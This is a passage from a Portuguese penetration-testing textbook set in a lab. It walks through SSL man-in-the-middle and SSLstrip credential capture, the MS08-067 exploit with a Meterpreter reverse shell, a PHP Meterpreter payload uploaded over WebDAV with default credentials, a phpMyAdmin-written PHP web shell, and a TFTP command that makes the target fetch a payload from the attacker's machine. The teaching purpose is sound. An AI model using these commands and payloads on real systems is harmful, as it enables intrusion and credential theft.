Um certificado SSL inclui um par de chaves de criptografia, bem como informações de identificação, por exemplo, o nome do domínio e o nome da empresa proprietária do site. O certificado SSL de um servidor normalmente é garantido por um CA (Certificate Authority, ou Autoridade Certificadora) como o VeriSign ou o Thawte. Os navegadores vêm pré-instalados com uma lista de CAs confiáveis e, se o certificado SSL de um servidor for garantido por um CA confiável, o navegador poderá criar uma conexão segura. Se o certificado não for confiável, o usuário receberá um aviso que, basicamente, diz que "a conexão poderá ser segura, mas também poderá não ser. Continue por sua própria conta e risco".

Usando o Ettercap para ataques SSL do tipo man-in-the-middle

Em nosso ataque ARP cache poisoning, interceptamos o tráfego entre nossos alvos Windows XP e Ubuntu (bem como entre o alvo Ubuntu e a Internet). Esses sistemas ainda podem se comunicar uns com os outros, porém o nosso sistema Kali pôde capturar o tráfego. Podemos fazer o mesmo para atacar um tráfego SSL. Podemos invadir a conexão SSL segura se redirecionarmos o tráfego de e para *www.facebook.com* para o nosso sistema Kali a fim de interceptar informações sensíveis.

Neste exemplo, usaremos o Ettercap, um pacote com múltiplas funções para ataques do tipo man-in-the-middle que, além de ataques SSL, também pode realizar todos os ataques efetuados até agora com o Arpspoof e com o Dnsspoof. Desabilite qualquer outra ferramenta de spoofing antes de iniciar o Ettercap. Veja a página 53 para obter instruções sobre a configuração.

O Ettercap possui várias interfaces, porém usaremos a opção `-T` para a interface baseada em texto neste exemplo. Utilize a opção `-M` com `arp:remote /gateway/ /alvo/` para configurar um ataque ARP cache poisoning entre o gateway default e o alvo Linux, como mostrado a seguir. O ataque propriamente dito funcionará da mesma maneira que o nosso exercício anterior com o Arpspoof.

```
root@kali:~# ettercap -Ti eth0 -M arp:remote /192.168.20.1/ /192.168.20.11/
```

Com o Ettercap executando, só precisamos esperar que os usuários comecem a interagir com servidores web baseados em SSL. Vá para o seu alvo Linux e tente fazer login em um site usando SSL. Você deverá ser saudado com um aviso de certificado como aquele que está sendo mostrado na figura 7.12.

Figura 7.12 – O Facebook não pode ser verificado.

Como esse é um ataque do tipo man-in-the-middle, a segurança da sessão SSL não pode ser confirmada. O certificado apresentado pelo Ettercap não é válido para *www.facebook.com*, portanto houve quebra de confiança, conforme mostrado na figura 7.13.




Figura 7.13 – Ataque SSL do tipo man-in-the-middle.

No entanto avisos de segurança não impedem todos os usuários de prosseguir. Se clicarmos no aviso e inserirmos nossas credenciais, o Ettercap irá obtê-las em formato texto simples antes de encaminhá-las ao servidor, conforme mostrado aqui:

```
HTTP : 31.13.74.23:443 -> USER: georgia  PASS: password  INFO: https://www.facebook.com/
```

SSL Stripping

É claro que o problema com ataques SSL do tipo man-in-the-middle está no fato de os usuários terem de clicar no aviso de certificado SSL. Conforme o navegador, isso pode ser um processo complexo, difícil, senão impossível, de ser ignorado por um usuário. A maioria dos leitores provavelmente poderá se lembrar de uma ocasião em que clicaram em um aviso de segurança e prosseguiram para acessar a página, apesar de seu bom senso. (Caso semelhante: nossa instalação default do Nessus usa o certificado autoassinado da Tenable, que gera um erro de certificado quando a interface web é acessada. Se você optou por seguir aquele exemplo, é mais provável que tenha decidido clicar no aviso.)

É difícil dizer até que ponto os avisos de certificado são eficientes para impedir que os usuários acessem sites HTTPS sem ter certificados válidos. Realizei testes de engenharia social que empregavam certificados SSL autoassinados e a taxa de sucesso foi significativamente menor do que os testes feitos com certificados válidos ou aqueles que não usavam HTTPS. Embora alguns usuários cliquem no aviso e acessem os sites, um ataque mais sofisticado nos permitiria capturar informações em formato texto simples, sem disparar esses avisos óbvios que informam que a conexão SSL está comprometida.

Com o SSL stripping, podemos interceptar a conexão HTTP antes que ela seja redirecionada para o SSL e podemos adicionar a funcionalidade de SSL antes de enviar os pacotes ao servidor web. Quando o servidor web responder, o SSL stripping novamente interceptará o tráfego e removerá as tags HTTPS antes de enviar os pacotes ao cliente. Essa técnica está sendo mostrada na figura 7.14.

Moxie Marlinspike, autor do SSLstrip, chama os avisos de certificado de *feedback negativo*, em oposição ao *feedback positivo* que informa que uma sessão é válida, por exemplo, quando vemos HTTPS na barra de URL do navegador. Evitar esse feedback negativo é muito mais importante para o sucesso de um ataque do que incluir feedback positivo porque, naturalmente, é menos provável que os usuários percebam que um URL contém HTTP em vez de HTTPS do que perceberem um aviso gigante de certificado em que eles devem clicar. O SSL stripping evita o aviso de certificado, mais uma vez, ao interceptar a conexão.




Figura 7.14 – Ataque do tipo SSL stripping.

Os usuários normalmente se deparam com o HTTPS ao clicar em links ou por meio de redirecionamentos HTTP 302. A maioria dos usuários não digita *https://www.facebook.com* e nem mesmo *http://www.facebook.com* em seus navegadores; eles digitam *www.facebook.com* ou, às vezes, apenas *facebook.com*. E é por esse motivo que esse ataque é possível. O SSLstrip acrescenta o HTTPS e, desse modo, a conexão SSL entre o Facebook e o Kali será válida. O SSLstrip simplesmente transforma a conexão de volta para HTTP para enviar os dados a quem originalmente fez a solicitação. Não há nenhum aviso de certificado.

Usando o SSLstrip

A ferramenta SSLstrip implementa o SSL stripping. Antes de iniciá-la, devemos configurar uma regra Iptables para que o tráfego direcionado à porta 80 passe pelo SSLstrip. Executaremos o SSLstrip na porta 8080, como mostrado a seguir, então reinicie o Arpspoof e falsifique o gateway default. (Para obter instruções, retorne à seção "Usando o ARP cache poisoning para personificar o gateway default" na página 213.)

```
root@kali:# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-
    port 8080
```

Agora inicie o SSLstrip e diga-lhe para ficar ouvindo a porta 8080 por meio da flag `-l`.

```
root@kali:# sslstrip -l 8080
```

Em seguida, navegue até um site que utilize SSL (experimente usar qualquer site da Internet que exija credenciais de login) a partir de seu alvo Linux, por exemplo, a página de login do Twitter, mostrada na figura 7.15. Como você pode ver, o HTTP substituiu o HTTPS na barra de endereço.




Figura 7.15 – Página de login do Twitter com o SSLstrip executando.

Ao fazer login, suas credenciais serão mostradas em formato texto simples pelo SSLstrip. (Não, minha senha do Twitter não é realmente "password".)

Esse ataque é mais sofisticado que um ataque SSL direto do tipo man-in-the-middle. Podemos evitar o aviso de certificado porque o servidor está estabelecendo uma conexão SSL com o SSLstrip em vez de fazê-lo com o navegador.

```
2015-12-28 19:16:35,323 SECURE POST Data (twitter.com):

session%5Busername_or_email%5D=georgiaweidman&session%5Bpassword%5D=password&scribe_
    log=&redirect_after_login=%2F&authenticity_token=a26a0faf67c2e11e6738053c81beb4b8ffa45c6a
```

Como você pode ver, o SSLstrip mostra as credenciais fornecidas (*georgiaweidman:password*) em formato texto simples.

Resumo

Neste capítulo, manipulamos um pouco o tráfego de rede para produzir alguns resultados interessantes. Ao usar várias ferramentas e técnicas, pudemos interceptar o tráfego ao qual não tínhamos direito algum de observar em uma rede com switches. Usamos o ARP cache poisoning para redirecionar o tráfego em uma rede com switches para o nosso sistema Kali e o DNS cache poisoning para redirecionar os usuários aos nossos servidores web. Utilizamos o Ettercap para automatizar um ataque SSL do tipo man-in-the-middle e (supondo que o usuário clique em um aviso) capturar informações críticas em formato texto simples. Por fim, deixamos o ataque mais sofisticado ainda ao evitar um aviso de certificado inválido por meio do SSL stripping.

A captura de tráfego da rede local pode fornecer informações úteis ao nosso teste de invasão. Por exemplo, pudemos capturar credenciais válidas para o servidor FTP para serem usadas na exploração de falhas.

Falando em exploração de falhas, vamos começar a realizá-la.

PARTE III

ATAQUES

CAPÍTULO 8

Exploração de falhas

Após todo o trabalho de preparação, finalmente chegamos à parte divertida: a exploração de falhas. Na fase de exploração de falhas do teste de invasão, executamos exploits contra as vulnerabilidades descobertas para obter acesso aos sistemas-alvo. Algumas vulnerabilidades – por exemplo, o uso de senhas default – são tão fáceis de serem exploradas que nem parecem ser uma exploração de falhas. Outras são muito mais complicadas.

Neste capítulo, daremos uma olhada na exploração das vulnerabilidades identificadas no capítulo 6 para termos um ponto de entrada nos computadores-alvo. Retornaremos ao nosso amigo MS08-067 do capítulo 4, agora que temos mais informações básicas sobre a vulnerabilidade. Também iremos explorar um problema no servidor SLMail POP3 usando um módulo do Metasploit. Além do mais, pegaremos uma carona em um comprometimento anterior e ignoraremos o login no servidor FTP em nosso alvo Linux. Vamos explorar uma vulnerabilidade na instalação do TikiWiki no alvo Linux e alguns problemas de senhas default em uma instalação do XAMPP no alvo Windows. Também vamos tirar proveito de um compartilhamento NFS com permissão de leitura e de escrita para assumirmos o controle de chaves SSH e fazer login como um usuário válido sem que tenhamos conhecimento da senha. Iremos interagir com um servidor web frágil em uma porta não padrão para tirar proveito de um problema de directory traversal (travessia de diretórios) e faremos o download de arquivos do sistema. Para relembrar a maneira pela qual descobrimos cada um dos problemas que usaremos na exploração de falhas, consulte o capítulo 6.

Retornando ao MS08-067

Conforme vimos no capítulo 6, sabemos que o servidor SMB em nosso alvo Windows XP não tem o patch MS08-067. A vulnerabilidade MS08-067 tem uma boa reputação no que concerne a exploits bem-sucedidos, e o módulo correspondente no Metasploit é classificado como *great* (ótimo). Usamos essa vulnerabilidade como exemplo no capítulo 4, porém o conhecimento adquirido nos capítulos anteriores nos forneceu evidências sólidas de que esse exploit resultará em um comprometimento.

Quando visualizamos as opções do módulo *windows/smb/ms08_067_netapi* no capítulo 4, vimos os costumeiros `RHOST` e `RPORT`, bem como o `SMBPIPE`, que nos permite definir o pipe que o nosso exploit usará. O default é o pipe browser, embora possamos usar também o `SRVSRC`. No capítulo 4, executamos o módulo *scanner/smb/pipe_auditor* do Metasploit para listar os pipes SMB que estão ouvindo e descobrimos que somente o pipe browser está disponível. Desse modo, sabemos que a opção default do `SMBPIPE`, que é `BROWSER`, é a única que funcionará.

Payloads do Metasploit

Conforme discutimos no capítulo 4, os payloads permitem que digamos a um sistema explorado para executar tarefas em nosso nome. Embora muitos payloads sejam *bind shells*, que ficam ouvindo uma porta local no computador-alvo, ou *reverse shells*, que chamam um listener de volta no sistema de ataque, outros payloads executam funções específicas. Por exemplo, se o payload *osx/armle/vibrate* for executado em um iPhone, o telefone irá vibrar. Há também payloads para adicionar uma nova conta de usuário: *linux/x86/adduser* para sistemas Linux e *windows/adduser* para sistemas Windows. Podemos fazer o download e executar um arquivo com *windows/download_exec_https* ou executar um comando com *windows/exec*. Podemos até mesmo usar a API de voz para fazer o alvo dizer "Pwned" com o *windows/speak_pwned*.

Lembre-se de que podemos ver todos os payloads disponíveis no Metasploit ao digitar `show payloads` no root do Msfconsole. Digite esse comando depois que disser ao Metasploit para usar o módulo *windows/smb/ms08_067_netapi* para poder ver somente os payloads compatíveis com o exploit MS08-067.

No capítulo 4, usamos *windows/shell_reverse_tcp*, mas, ao analisarmos a lista, também vemos que há um payload chamado *windows/shell/reverse_tcp*.

```
windows/shell/reverse_tcp    normal  Windows Command Shell, Reverse TCP Stager
windows/shell_reverse_tcp    normal  Windows Command Shell, Reverse TCP Inline
```

Ambos os payloads criam shells de comando no Windows por meio de uma conexão reversa (discutida no capítulo 4). A máquina explorada irá se conectar de volta ao nosso computador Kali no endereço IP e na porta especificados nas opções do payload. Qualquer um dos payloads listados para *windows/smb/ms08_067_netapi* funcionará adequadamente, porém, em cenários diferentes de testes de invasão, você terá de ser criativo.

Payloads staged

O payload *windows/shell/reverse_tcp* é do tipo *staged* (em estágios). Se o usarmos com o exploit *windows/smb/ms08_067_netap*, a string enviada ao servidor SMB para assumir o controle da máquina-alvo não conterá todas as instruções para criar o reverse shell. Em vez disso, ela contém um *payload stager* somente com informações suficientes para fazer a conexão de volta com o computador de ataque e pedirá instruções ao Metasploit sobre o que fazer em seguida. Ao lançarmos o exploit, o Metasploit define um handler para o payload *windows/shell/reverse_tcp* capturar a conexão reversa incompleta de entrada e disponibilizar o restante do payload, que, nesse caso, é um reverse shell; então o payload completo é executado e o handler do Metasploit captura o reverse shell. A quantidade de espaço de memória disponível a um payload pode ser limitada, e alguns payloads sofisticados do Metasploit podem ocupar bastante espaço. Os payloads staged permitem o uso de payloads complexos sem exigir muito espaço de memória.

Payloads inline

O payload *windows/shell_reverse_tcp* é um payload *inline* ou *simples*. Sua string de exploit contém todo o código necessário para enviar um reverse shell de volta ao computador de ataque. Embora os payloads inline ocupem mais espaço que os payloads staged, eles são mais estáveis e consistentes porque todas as instruções estão incluídas na string original do exploit. Você pode fazer a distinção entre payloads inline e staged por meio da sintaxe dos nomes de seus módulos. Por exemplo, *windows/shell/reverse_tcp* ou *windows/meterpreter/bind_tcp* são do tipo staged, enquanto *windows/shell_reverse_tcp* é inline.

Meterpreter

O Meterpreter é um payload personalizado, criado para o Metasploit Project. Ele é carregado diretamente na memória de um processo explorado por meio de uma técnica conhecida como *reflective dll injection* (injeção reflexiva de dll). Sendo assim, o Meterpreter permanece totalmente na memória e não grava nada em disco. Ele executa na memória do processo host, portanto não é necessário iniciar um novo processo que poderá ser percebido por um IPS/IDS (Intrusion Prevention System/ Intrusion Detection System, ou Sistema de Prevenção de Invasão/Sistema de Detecção de Invasão). O Meterpreter também usa a criptografia TLS (Transport Layer Security, ou Segurança da Camada de Transporte) para efetuar sua comunicação com o Metasploit. Você pode pensar no Meterpreter como um tipo de shell com algo mais. Ele tem comandos adicionais úteis, por exemplo, o `hashdump`, que permite que tenhamos acesso às hashes de senhas locais do Windows. (Daremos uma olhada em vários comandos do Meterpreter quando estudarmos a pós-exploração de falhas no capítulo 13.)

No capítulo 4, vimos que o payload default do Metasploit para *windows/smb/ms08_067_netapi* é o *windows/meterpreter/reverse_tcp*. Desta vez, vamos usar esse payload com o nosso exploit MS08-067. As opções do payload *windows/meterpreter/reverse_tcp* devem ser familiares por causa de outros payloads reversos que já usamos até então. Vamos configurar o nosso payload e executar o exploit, como mostrado na listagem 8.1.

Listagem 8.1 – Explorando o MS08-067 com um payload Meterpreter

```
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf  exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending Stage to 192.168.20.10...
[*] Meterpreter session 1 opened (192.168.20.9:4444 -> 192.168.20.10:4312) at 2015-01-12 00:11:58 -0500
```

Conforme mostrado na saída, a execução desse exploit deve iniciar uma sessão Meterpreter que poderemos usar na pós-exploração de falhas.

Explorando as credenciais default do WebDAV

No capítulo 6, descobrimos que a instalação do XAMPP em nosso alvo Windows XP emprega credenciais default de login para a pasta WebDAV, usada para carregar arquivos no servidor web. Esse problema nos permite carregar nossas próprias páginas no servidor por meio do Cadaver, um cliente de linha de comando para o WebDAV que usamos para verificar a existência dessa vulnerabilidade no capítulo 6. Vamos criar um arquivo de teste simples a ser carregado:

```
root@kali:~# cat test.txt
test
```

Agora use o Cadaver com as credenciais *wampp:xampp* para se autenticar junto ao WebDAV.

```
root@kali:~# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/>
```

Por fim, utilize o comando `put` do WebDAV para carregar o nosso arquivo *test.txt* no servidor web.

```
dav:/webdav/> put test.txt
Uploading test.txt to `/webdav/test.txt':
Progress: [============================>] 100.0% of 5 bytes succeeded.
dav:/webdav/>
```

Se você acessar */webdav/test.txt*, verá que carregamos nosso arquivo texto com sucesso no site, conforme mostrado na figura 8.1.

Figura 8.1 – Um arquivo carregado com o WebDAV.

Executando um script no servidor web do alvo

Um arquivo texto não é muito útil para nós; seria melhor se pudéssemos fazer o upload de um script e executá-lo no servidor web, o que nos permitiria executar comandos no servidor web Apache do sistema subjacente. Se o Apache estiver instalado como um serviço do sistema, ele terá privilégios de nível de sistema, que poderíamos usar para obter o máximo de controle sobre o nosso alvo. Do contrário, o Apache será executado com os privilégios do usuário que o iniciou. De qualquer maneira, você deverá acabar com uma boa dose de controle sobre o sistema subjacente somente enviando um arquivo ao servidor web.

Vamos começar confirmando se o nosso usuário WebDAV tem permissão para fazer o upload de scripts no servidor. Como encontramos o software phpMyAdmin nesse servidor web no capítulo 6, sabemos que o software XAMPP inclui o PHP. Se carregarmos e executarmos um arquivo PHP, poderemos executar comandos no sistema usando o PHP.

```
dav:/webdav/> put test.php
Uploading test.php to `/webdav/test.php':
Progress: [============================>] 100.0% of 5 bytes succeeded.
dav:/webdav/>
```

NOTA Alguns servidores WebDAV abertos permitem o upload de arquivos texto, porém bloqueiam arquivos de script como *.asp* ou *.php*. Felizmente para nós, esse não é o caso aqui e pudemos fazer o upload de *test.php* com sucesso.

Fazendo o upload de um payload do Msfvenom

Além de fazer o upload de qualquer script PHP que criamos para realizar tarefas no alvo, também podemos usar o Msfvenom para gerar um payload Metasploit standalone a ser carregado no servidor. Utilizamos o Msfvenom brevemente no capítulo 4, porém, para recordar a sintaxe, digite `msfvenom -h` a fim de obter ajuda. Quando estiver pronto, liste todos os payloads disponíveis usando a opção `-l` para os payloads PHP, como mostrado na listagem 8.2.

Listagem 8.2 – Payloads PHP do Metasploit

```
root@kali:~# msfvenom -l payloads

php/bind_perl❶              Listen for a connection and spawn a command shell via perl (persistent)
php/bind_perl_ipv6          Listen for a connection and spawn a command
                                  shell via perl (persistent) over IPv6
php/bind_php                Listen for a connection and spawn a command shell via php
php/bind_php_ipv6           Listen for a connection and spawn a command shell via php (IPv6)
php/download_exec❷          Download an EXE from an HTTP URL and execute it
php/exec                    Execute a single system command
php/meterpreter/bind_tcp❸   Listen for a connection over IPv6, Run a meterpreter server in PHP
php/meterpreter/reverse_tcp Reverse PHP connect back stager with checks for disabled
                                  functions, Run a meterpreter server in PHP
php/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter server (PHP)
php/reverse_perl            Creates an interactive shell via perl
php/reverse_php             Reverse PHP connect back shell with checks for disabled functions
php/shell_findsock
```

O Msfvenom oferece algumas opções: podemos fazer o download e executar um arquivo no sistema ❷, criar um shell ❶ ou até mesmo usar o Meterpreter ❸. Qualquer um desses payloads nos fará ter controle sobre o sistema, mas vamos usar o *php/meterpreter/reverse_tcp*. Depois de especificar o payload, podemos utilizar `-o` para descobrir quais opções devem ser usadas com ele, conforme mostrado aqui.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp -o
[*] Options for payload/php/meterpreter/reverse_tcp

--trecho omitido--
    Name   Current Setting  Required  Description
    ----   ---------------  --------  -----------
    LHOST                   yes       The listen address
    LPORT  4444             yes       The listen port
```

Como você pode ver, precisamos definir `LHOST` para dizer ao payload com qual endereço IP ele deverá se conectar de volta e podemos alterar também a opção `LPORT`. Como esse payload já está em formato PHP, podemos enviá-lo para a saída em formato puro por meio da opção `-f` depois que configurarmos nossas opções, e então fazemos o pipe do código PHP puro para um arquivo com extensão *.php* para postar no servidor, como mostrado aqui.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2323 -f raw
   > meterpreter.php
```

Agora fazemos o upload do arquivo usando o WebDAV.

```
dav:/webdav/> put meterpreter.php
Uploading meterpreter.php to `/webdav/meterpreter.php':
Progress: [============================>] 100.0% of 1317 bytes succeeded.
```

Como vimos no capítulo 4, devemos configurar um handler no Msfconsole para capturar o payload antes de executarmos o script (veja a listagem 8.3.).

Listagem 8.3 – Configurando o handler do payload

```
msf > use multi/handler
msf  exploit(handler) > set payload php/meterpreter/reverse_tcp❶
payload => php/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.20.9❷
lhost => 192.168.20.9
msf  exploit(handler) > set LPORT 2323❸
lport => 2323
msf  exploit(handler) > exploit
[*] Started reverse handler on 192.168.20.9:2323
[*] Starting the payload handler...
```

Utilize *multi/handler* no Msfconsole, defina o payload para *php/meterpreter/reverse_tcp* ❶ e configure `LHOST` ❷ e `LPORT` ❸ de forma adequada para que correspondam ao payload gerado. Se você não estiver familiarizado com esse processo, retorne à seção “Criando payloads standalone com o Msfvenom” na página 144.

O payload carregado será executado ao ser carregado em um navegador web, e isso deverá nos fornecer uma sessão Meterpreter que poderá ser vista quando retornarmos ao Msfconsole, como mostrado aqui.

```
[*] Sending stage (39217 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:2323 -> 192.168.20.10:1301) at 2015-01-07
   17:27:44 -0500

meterpreter >
```

Podemos usar o comando `getuid` do Meterpreter para ver quais são os privilégios de nossa sessão no alvo explorado. Falando de modo geral, iremos obter os privilégios do software que está sendo explorado.

```
meterpreter > getuid
BOOKXP\SYSTEM
```

Agora temos privilégios de sistema que nos permitirão assumir o controle total do sistema Windows. (Em geral, não é uma boa ideia permitir que softwares de servidores web tenham privilégios de sistema, e esse motivo é suficiente para justificar. Como o serviço Apache do XAMPP está sendo executado como um serviço do sistema, temos acesso total ao sistema subjacente.)

Agora vamos dar uma olhada em outro problema com nossa instalação do XAMPP.

Explorando o phpMyAdmin aberto

A mesma plataforma XAMPP-alvo explorada na seção anterior também inclui uma instalação aberta do phpMyAdmin, que podemos explorar para executar comandos no servidor de banco de dados. Assim como o Apache, o nosso serviço MySQL terá privilégios de sistema (se estiver instalado como um serviço do Windows) ou os privilégios do usuário que iniciou o processo MySQL. Ao acessar o banco de dados MySQL, podemos realizar um ataque semelhante ao nosso ataque com o WebDAV e fazer o upload de scripts no servidor web por meio de queries MySQL.

Para explorar esse ataque, navegue inicialmente para *http://192.168.20.10/phpmyadmin* e clique na aba SQL na parte superior. Usaremos o MySQL para criar um script para o servidor web, que será usado para obter um shell remoto. Usaremos uma instrução SQL `SELECT` para enviar um script PHP a um arquivo no servidor web, que nos permitirá controlar remotamente o sistema-alvo. Utilizaremos o script `<?php system($_GET['cmd']); ?>` para obter o parâmetro `cmd` do URL e executá-lo por meio do comando `system()`.

A localização default da instalação do Apache do XAMPP no Windows é *C:\xampp\htodcs*. A sintaxe para o nosso comando é:

```
SELECT "<string do script>" into outfile "path_para_o_arquivo_no_servidor_web"
```

Nosso comando completo tem o seguinte aspecto:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"
```

NOTA Usamos duas barras invertidas como escape para não termos um arquivo *C:xampphtdocsshell.php*, que não poderá ser acessado a partir do servidor web.

A figura 8.2 mostra o comando inserido no console SQL no phpMyAdmin.




Figura 8.2 – Executando comandos SQL.

Execute a query completa no phpMyAdmin e, em seguida, navegue para o arquivo recém-criado em *http://192.168.20.10/shell.php*. O script deve gerar o erro *Warning: system() [function.system]: Cannot execute a blank command in C:\xampp\htdocs\shell.php on line 1* (Aviso: system() [function.system]: não é possível executar um comando em branco em C:\xampp\htdocs\shell.php na linha 1) porque não fornecemos um parâmetro `cmd`. (Lembre-se de que, conforme vimos anteriormente, *shell.php* obtém o parâmetro `cmd` do URL e o executa por meio do comando PHP `system()`.) Devemos fornecer um parâmetro `cmd` que informe ao script o comando que gostaríamos de executar no sistema-alvo. Por exemplo, podemos pedir ao alvo Windows XP que nos forneça suas informações de rede usando `ipconfig` como o parâmetro `cmd` da seguinte maneira:

```
http://192.168.20.10/shell.php?cmd=ipconfig
```

O resultado está sendo mostrado na figura 8.3.

```
Windows IP Configuration Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : IP Address. . . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 Ethernet adapter Bluetooth Network Connection: Media State . . . . . . . . . . . . : Media disconnected
```

Figura 8.3 – Execução do código.

Fazendo download de um arquivo com o TFTP

Os passos anteriores nos forneceram um shell com privilégios de sistema, sobre o qual fizemos um "upgrade" ao carregarmos um script PHP mais complexo. Entretanto, em vez de criar uma query SQL `SELECT` realmente longa e complicada, podemos hospedar um arquivo em nosso computador Kali e então usar nosso shell PHP para enviá-lo ao servidor web. No Linux, podemos usar `wget` para fazer o

download de arquivos a partir da linha de comando. Essa funcionalidade, infelizmente, não está presente no Windows, mas podemos usar o TFTP no Windows XP. Vamos utilizá-lo para fazer o upload do *meterpreter.php* da seção anterior.

NOTA O TFTP não é a única maneira pela qual podemos transferir arquivos por meio de acesso não interativo à linha de comando. Com efeito, alguns sistemas Windows mais recentes não têm o TFTP habilitado por padrão. Você também pode obter configurações de leitura do FTP de um arquivo com a opção `-s` ou pode usar uma linguagem de scripting, por exemplo, o Visual Basic ou o Powershell, nos sistemas operacionais Windows mais recentes.

Podemos usar o servidor TFTP Atftpd para hospedar arquivos em nosso sistema Kali. Inicie o Atftpd em modo daemon, disponibilizando arquivos no local em que se encontra o seu script *meterpreter.php*.

```
root@kali:~# atftpd --daemon --bind-address 192.168.20.9 /tmp
```

Defina o parâmetro `cmd` no script *shell.php* da seguinte maneira:

```
http://192.168.20.10/shell.php?cmd=tftp 192.168.20.9 get meterpreter.php C:\\xampp\\htdocs\\
   meterpreter.php
```

